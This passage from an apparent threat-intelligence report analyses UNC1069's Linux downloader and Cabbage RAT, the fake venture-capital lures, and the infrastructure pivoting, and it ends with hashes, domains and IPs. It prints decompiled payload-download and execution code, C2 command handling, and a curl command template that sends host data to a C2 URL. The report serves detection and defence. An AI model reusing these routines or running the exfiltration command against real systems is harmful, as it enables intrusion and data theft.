- Response Handling: Captures HTTP status codes to verify success.

The request is sent to a C2 [endpoint](#) resembling:

https://<domain>/ft?topic=s>=209

```

127 local_ldc = 0;
128 while( true ) {
129     cVar2 = httpPostSave((basic_string *)full_url, (basic_string *)full_filepath, &local_ldc);
130     if (cVar2 != '\0') break;
131     /* try { // try from 00116a95 to 00116be5 has its CatchHandler @ 00116c61 */
132     sleep(1);
133 }

```

Figure 22. Snippet showing repeated attempts to download the next stage payload.

Once the payload is downloaded, the malware verifies successful file creation using the **__xstat** system call. Notably, this check is performed both within the download function and again in the main routine, suggesting the use of reusable or templated code.

After verification, the following steps are executed:

Instruction	Description
__xstat	Confirms the payload was successfully written to disk
chmod	Modifies file permissions to 755, enabling execution
fork	Creates a child process
execl	In the child process (_Var5 == 0), replaces execution with the downloaded payload, passing arguments such as 2 or 4

This execution chain ensures that the payload runs independently while the parent process can continue or terminate as needed.

```

134 iVar4 = __xstat(1,full_filepath[0],(stat *)helper_string2);
135 if (iVar4 == 0) {
136     chmod(full_filepath[0],0x1ed);
137     _Var5 = fork();
138     if (_Var5 == 0) {
139         execl(full_filepath[0],full_filepath[0],pDomain,sDAT_001bb06a,"2",0);
140         /* WARNING: Subroutine does not return */
141         /* try { // try from 00116c4b to 00116c4f has its CatchHandler @ 00116c61 */
142         _exit(0x7f);
143     }
144     _Var5 = fork();
145     uVar7 = 0;
146     if (_Var5 == 0) {
147         execl(full_filepath[0],full_filepath[0],pDomain,sDAT_001bb06c,"4",0);
148         /* WARNING: Subroutine does not return */
149         _exit(0x7f);
150     }
151 }
152 else {
153     uVar7 = 1;
154 }

```

Figure 23. Snippet showing payload execution as forked processes.

ELF RAT (Cabbage / CageyChameleon RAT Variant)

The [second stage](#) of the infection chain appears to be an ELF version of the updated Cabbage RAT variant, specifically aligning with the first version analyzed in the Windows attack chain. Although this Linux variant is written in C++ and its Windows counterpart is written in VBS, the two payloads share several core similarities:

- C2 Configuration: Both retrieve their C2 server address dynamically from command-line arguments.
- Network Communication: Both communicate with the C2 server via HTTP POST requests, utilizing the URL parameter pattern `?topic=<Value>&session=<Random_Value>`.
- Command Parsing: Both utilize the same C2 codes: “20” to execute the next payload stage and “21” to exit the execution loop.
- Payload Decryption: They employ the exact same payload decryption routine (Base64 decoding followed by a single-byte XOR cipher).
- Data Exfiltration: They collect and exfiltrate very similar host telemetry using the exact same formatting structure.

Similar to the VBS variant, the C++ malware initiates its execution by retrieving the C2 server address from the command-line arguments and then appending the pattern `?topic=<Value>&session=<Random_Value>`. However, a slight variation was observed in the assigned topic values. The VBS version assigns a “v” followed by a randomly generated integer, whereas the C++ version uses a static “y” for its initial check-in.

```

232 __gnu_cxx::__to_xstring<>((utsname *)local_3d8,vsprintf,0x10,&DAT_001cf057);
233 local_5d8 = &local_5c8;
234 /* try { // try from 001186a9 to 001186ad has its CatchHandler @ 0011b26b */
235 std::__cxx11::basic_string<>::__M_construct<char*>
236 ((char *)&local_5d8, domain, (int)local_bc0 + (int)domain);
237 if (0x3fffffffffffffffU - (long)local_5d0 < 0x11) {
238 /* WARNING: Subroutine does not return */
239 /* try { // try from 0011b266 to 0011b26a has its CatchHandler @ 0011b277 */
240 std::__throw_length_error("basic_string::append");
241 }
242 /* try { // try from 001186d9 to 001186dd has its CatchHandler @ 0011b277 */
243 std::__cxx11::basic_string<>::__M_append((basic_string<> *)&local_5d8,"?topic=y&session=",0x11);
244 /* try { // try from 001186f6 to 001186fa has its CatchHandler @ 0011b460 */
245 std::operator+(full_url,&local_5d8,(utsname *)local_3d8);

```

Figure 24. Snippet showing the construction of the C2 URL with many similarities to the VBS variant.

Subsequently, the malware starts collecting information from the infected host. It achieves this using a combination of native Linux system calls and Linux binaries like ps and ip.

? google.com
Submit to analyze
Download

Network | ASCII text (18.32 kb)
Mime: text/plain Entropy: 4.23

Main
HEX
Preview

Current Time: 2026-03-31 20:43:51
Username: ubuntu22\root
Hostname: ubuntu22
OS Name: Linux 6.5.0-1025-oem x86_64
OS Version: #26-Ubuntu SMP PREEMPT_DYNAMIC Tue Jun 18 12:35:22 UTC 2024
Time Zone: IST
TZ Offset: 0
CPU: x86_64
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
valid_lft forever preferred_lft forever
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: ens3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
link/ether ea:98:64:13:ff:f5 brd ff:ff:ff:ff:ff:ff permaddr 72:d2:9e:6d:78:fe
altnam enp0s3
inet 192.168.100.3/24 brd 192.168.100.255 scope global noprefixroute ens3
valid_lft forever preferred_lft forever
inet6 fe80::f80d:e1dc:d799:8348/64 scope link noprefixroute
valid_lft forever preferred_lft forever

UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	1	0	0	20:33	?	00:00:01	/sbin/init splash
root	2	0	0	20:33	?	00:00:00	[kthreadd]
root	3	2	0	20:33	?	00:00:00	[rcu_gp]
root	4	2	0	20:33	?	00:00:00	[rcu_par_gp]

Figure 25. Information being sent via POST request to the C2. As part of testing, the argument `google[.]com` was provided, so the information were sent to `google[.]com`.

Source: <https://app.any.run/tasks/e85173d7-f5f3-466c-ac38-af9167f4ebf6>

The next step in the execution chain is data exfiltration. Rather than relying on native functionality like its VBS counterpart, the ELF version utilizes the command-line tool `curl` to transmit the discovery information.

```
curl -A "linux" -s -S -m 30 -X POST -d "<Discovery_Info>" "<C2_URL>"
```




Figure 26. The POST request as it was made with the curl utility in Linux.

Similar to the VBS version, the C2 server can respond with code “20” to prompt the malware to install and execute the next stage, and code “21” to exit. If response code “20” is returned, the server also provides a new URL from which the payload is downloaded. Finally, the new payload is decrypted using the same routine as the previous sample, stored in the temp directory, and then executed.

```
693:         is_match = std::__cxx11::basic_string<>::compare((basic_string<> *)command_string, "21");
694:         if (is_match == 0) goto LAB_0011a2e9;
695:         is_match = std::__cxx11::basic_string<>::compare((basic_string<> *)command_string, "20");
696:         if (is_match == 0) {
```

Figure 27. Snippet showing the handling of C2 responses similar to the VBS variant.

An interesting observation is the use of the `getTmpDir` function, which was also observed in the first stage, indicating the use of reusable or templated code.

Other Related Lures

In addition to the ClickFix technique, [researchers from Huntress](#) have observed that the threat actors employ alternative social engineering lures. One notable method involves prompting victims to install a supposedly missing SDK or driver, presented as a requirement to join or properly participate in a meeting.




Figure 28. Alternative lure showing a fake prompt to update the Zoom SDK. Source: <https://urlscan.io/result/019c20b5-4ab5-70ce-8dce-d9b1108fb8af>




Figure 29. Alternative lure showing a fake prompt to update camera drivers. Source: <https://x.com/DaveLikesMalwre/status/1997811267382493222>

Fake Venture Capital Companies

As previously noted, the threat actors operate through fabricated venture capital firms to initiate and sustain engagement with their targets. These entities are used to establish credibility and lure individuals into discussions via platforms such as LinkedIn and Telegram.

Some of the identified fraudulent companies include the following:

Company Name	Domains	References
SolidBit Capital	solidbitcapital[.]com	https://urlscan.io/result/019bfe8d-fbbc-7248-a5b3-8d178be71bcf

Company Name	Domains	References
WallEye Capital	walleyeventure[.]xyz walleyevc[.]capital walleyecapital[.]org weventure[.]capital	https://urlscan.io/result/019c34a8-53ae-748f-ab6b-44487d98973d https://www.linkedin.com/company/walleyecpt https://www.linkedin.com/company/we-venturecapital
Web3BitCapital	w3bitcapital[.]com	https://urlscan.io/result/019c34a7-ecf8-751a-9716-496b26eeee3f
Megabit Capital	megabitcapital[.]com	https://urlscan.io/result/019cc4cc-a35c-718a-9496-b005500c7a79
CoinDeepSeaX	coindeepseax[.]com	https://urlscan.io/result/019bfe8d-44e5-73f9-9895-01e78b524c48
ChainCapX	chaincapx[.]com ccx[.]capital	https://urlscan.io/result/019c0014-f048-7748-8e0a-ef0deb9089f2
LumaX	lumax[.]capital	https://www.linkedin.com/company/lumax-capital

Infrastructure

When we started exploring the infrastructure, we identified multiple domain addresses registered by UNC1069. Our approach combined different methodologies of the Validin platform that allowed us to maximize our findings to reveal additional infrastructure. In the next sections we present samples of the methodologies and features we utilized.

Resolutions

One basic way to start pivoting is by checking the IP resolutions to see what else is registered on the same IP indicators we have. By doing that for `45.61.157[.]248`, for example, the IP address that was embedded inside the Perl downloader, we were able to see other domains that are registered with similar meeting naming conventions, as well as fake crypto investing firms.

</

Figure 30. DNS pivots from the known malicious IP address 45.61.157.[.]248. Source: <https://app.validin.com/detail?type=ip&find=45.61.157.248#tab=resolutions>

Lookalike Domains Search

Based on the naming conventions we identified so far, we also tried lookalike domain searches with regular expressions to see what other similar domains may have been registered by the threat actors. However, since these results correlate only with the naming convention of the domains, careful validation of website content and IP address resolutions would be needed to link all of them to the same campaign. The following example includes the regular expression: `/(us|uk|eu)[0-9]{1,3}(web|zoom|meet)\.[a-z]+/` This regular expression uses region codes and number pairs of domains that we have identified.

Lookalikes DOCS EFSTRATIOS

R `/([us|uk|eu][0-9]{1,3}(web|zoom|meet)\.[a-z]+)/` SEARCH

Search Filters

Excluded Domains

Limit

Lookback (days)

Maximum Similarity

Depth ☒ Labels (E2LDs) ☐ Subdomains (E3LDs) ☐ FQDNs (any depth)

Search Instructions

- Enter a search term, domain name, or regex pattern to look for
- To search for a regex, wrap your regex in two forward slashes, e.g. `/[0-9a-z]+/`
- First results may take up to 30 seconds to load

Matching Domains

Export 1-25 of 206 << < > >>

Domain	Recent DNS State	First Seen	Edit Distance
☐ us802web.us	A (1) NS (2)	2025-09-23 05:16:02 UTC	0
☐ us2web.us APF38 (Malware)	A (5) AAAA (5) NS (2)	2025-09-28 16:16:01 UTC	0
☐ us3web.us	A (3) AAAA (3) NS (2)	2025-10-08 21:16:01 UTC	0
☐ us81zoom.us	A (3) AAAA (3) NS (2)	2025-10-10 16:16:01 UTC	0
☐ us12web.com	A (7) AAAA (7) NS (2)	2025-10-13 10:46:01 UTC	0

Figure 31. Lookalike domain search results for the first regular expression. Source: <https://app.validin.com/lookalikes?lookback=180&similarity=2&depth=2&find=%2F%28us%7Cuk%7Ce%29%5B0-9%5D%7B1%2C3%7D%28web%7Czoom%7Cmeet%29%5C.%5Ba-z%5D%2B%2F>

Another lookalike search that we tried was: `/^(web[0-9]{1,3}|[0-9]{1,3}web)([-\.]?(zoom|meet|teams))\.[a-z]{1,4}$/.` This regular expression chains the keyword `web` with 2 numbers and an optional dash along with `zoom`, `meet`, or `teams` keywords:

R
/[^](web[0-9]{1,3}|[0-9]{1,3}web)([^\-\.]{7(zoom|meet|teams)}\.[a-z]{1,4})5/
SEARCH >

Search Filters

Excluded Domains

example.com,example.net

Limit

1000

Lookback (days)

180

Maximum Similarity

2

Depth

☒ Labels (E2LDs)
☐ Subdomains (E3LDs)
☐ FQDNs (any depth)

Search Instructions

- Enter a search term, domain name, or regex pattern to look for
- To search for a regex, wrap your regex in two forward slashes, e.g. `/[0-9a-z]*/`
- First results may take up to 30 seconds to load

Matching Domains

Export
1-25 of 36

Domain	Recent DNS State	First Seen	Edit Distance
☐ web3meet.live		2026-01-26 01:55:01 UTC	0
☐ web021zoom.us		2026-01-26 10:30:01 UTC	0
☐ Leaves Group (Mahward) web21zoom.us		2026-01-26 10:30:01 UTC	0
☐ web031zoom.us		2026-01-26 10:30:01 UTC	0
☐ web041zoom.us		2026-01-26 10:30:01 UTC	0

Figure 32. Lookalike domain search results for the second regular expression. Source: <https://app.validin.com/lookalikes?limit=1000&lookback=180&similarity=2&depth=2&find=%2F%28web%5B0-9%5D%7B1%2C3%7D%7C%5B0-9%5D%7B1%2C3%7Dweb%29%28%5B-%5C.%5D%3F%28zoom%7Cmeet%7Cteams%29%29%5C.%5Ba-z%5D%2B%2F>

Indicators

File Hashes

SHA256	Description
8445652beedba94a586e23bfc6af49d98d76845d178314212058258e68e51500	1st PowerShell Downloader
5cdec83048aba45a5a635f470c602c0f29fadeef5d3d5e7dc88291b1588b8dcc	1st VBS (Cabbage RAT)
0ed9a9b7923df0bad0be9ac7fe8ecb6a669715823f892d034b8d07ce9e0aa164	2nd PowerShell Downloader
8976e76450bfb8af45f3c9ebc24a8f6a3df912d87a10b5625774fa6aace7fc19	2nd VBS (Cabbage RAT)
1c715cd40331ba2ca6559d2fdb958e7f44053080f9fffd3d90bd1916978d336cb	1st Mach-O downloader

SHA256	Description
ac38fb51937c123a7a52da7243ec2d25c8120158c31dc94bcd94e8935513f7b7	Mach-O RAT (NukeSped)
48db089cf31488bcf0493e9deda3d21272c57f3be4f9031febda915f19191cdc	Perl Downloader
f3478504e9a0ce76eec51b656db835b661fe7df41cacf76a14cbc26fc705bbb1	Perl RAT
eea63d074eb82c5d798b944e7e2b6ead1617508c8413845a81ba5ebd08a00b93	ZIP Archive containing the Application file (macOS)
755cc133ae0519accbcfdd5f8f0d9fe1aa08cbcb306c3e5f29ebcb6ac12d9323	macOS Application file
c19133aaae9f1b3fc184e7b56c6e6adef4cb4a7961061d66d1dbbc4d7a492bcd	ELF Downloader
d60d079774cd05f11640ee7789256ed68a74fba1bbbf0f5201c6e174a9cb3bbd	ELF RAT (Cabbage RAT)

Domain Names

meet.googleapps[.]eu[.]org
zoom.web02meet[.]com
web-lives[.]com
meet05[.]sbs
meet-05[.]sbs
gogoschip[.]online
teamsupport[.]live
zoom.web05meet[.]us
zoom.02euweb[.]us
www.web05meet[.]us
web05meet[.]us
us07.web-zoom[.]uk
uk03.web-zoom[.]uk
zoom.05ukweb[.]uk
usweb.07-web[.]us
web07us.uk07[.]us
us03.meet-web[.]us
us03.zoom.meet-web[.]us
us02[.]us
us05.zoom.web04[.]us
usweb.02room[.]us
07webus.zoom.us07[.]sbs
uk07[.]pro
us02web.zoom.us02[.]us
05webus.meet.05uk[.]us
07web.zoom.uk07[.]pro
02room[.]us
solidbitcapital[.]com
walleyeventure[.]xyz
walleyevc[.]capital
walleyecapital[.]org
weventure[.]capital
w3bitcapital[.]com
megabitcapital[.]com
coindeepseax[.]com
chaincapx[.]com
ccx[.]capital
cdsx[.]capital
lumax[.]capital
godlike-visit[.]online
zoom.05ukweb[.]uk
zoom.us07-web[.]us
us05web.zoom.us05[.]us
02web-zoom[.]us

IP Addresses

104.168.143[.]111
23.254.167[.]21
144.172.116[.]9
108.174.198[.]11
45.61.157[.]248
45.61.129[.]29
144.172.114[.]220

Table of Contents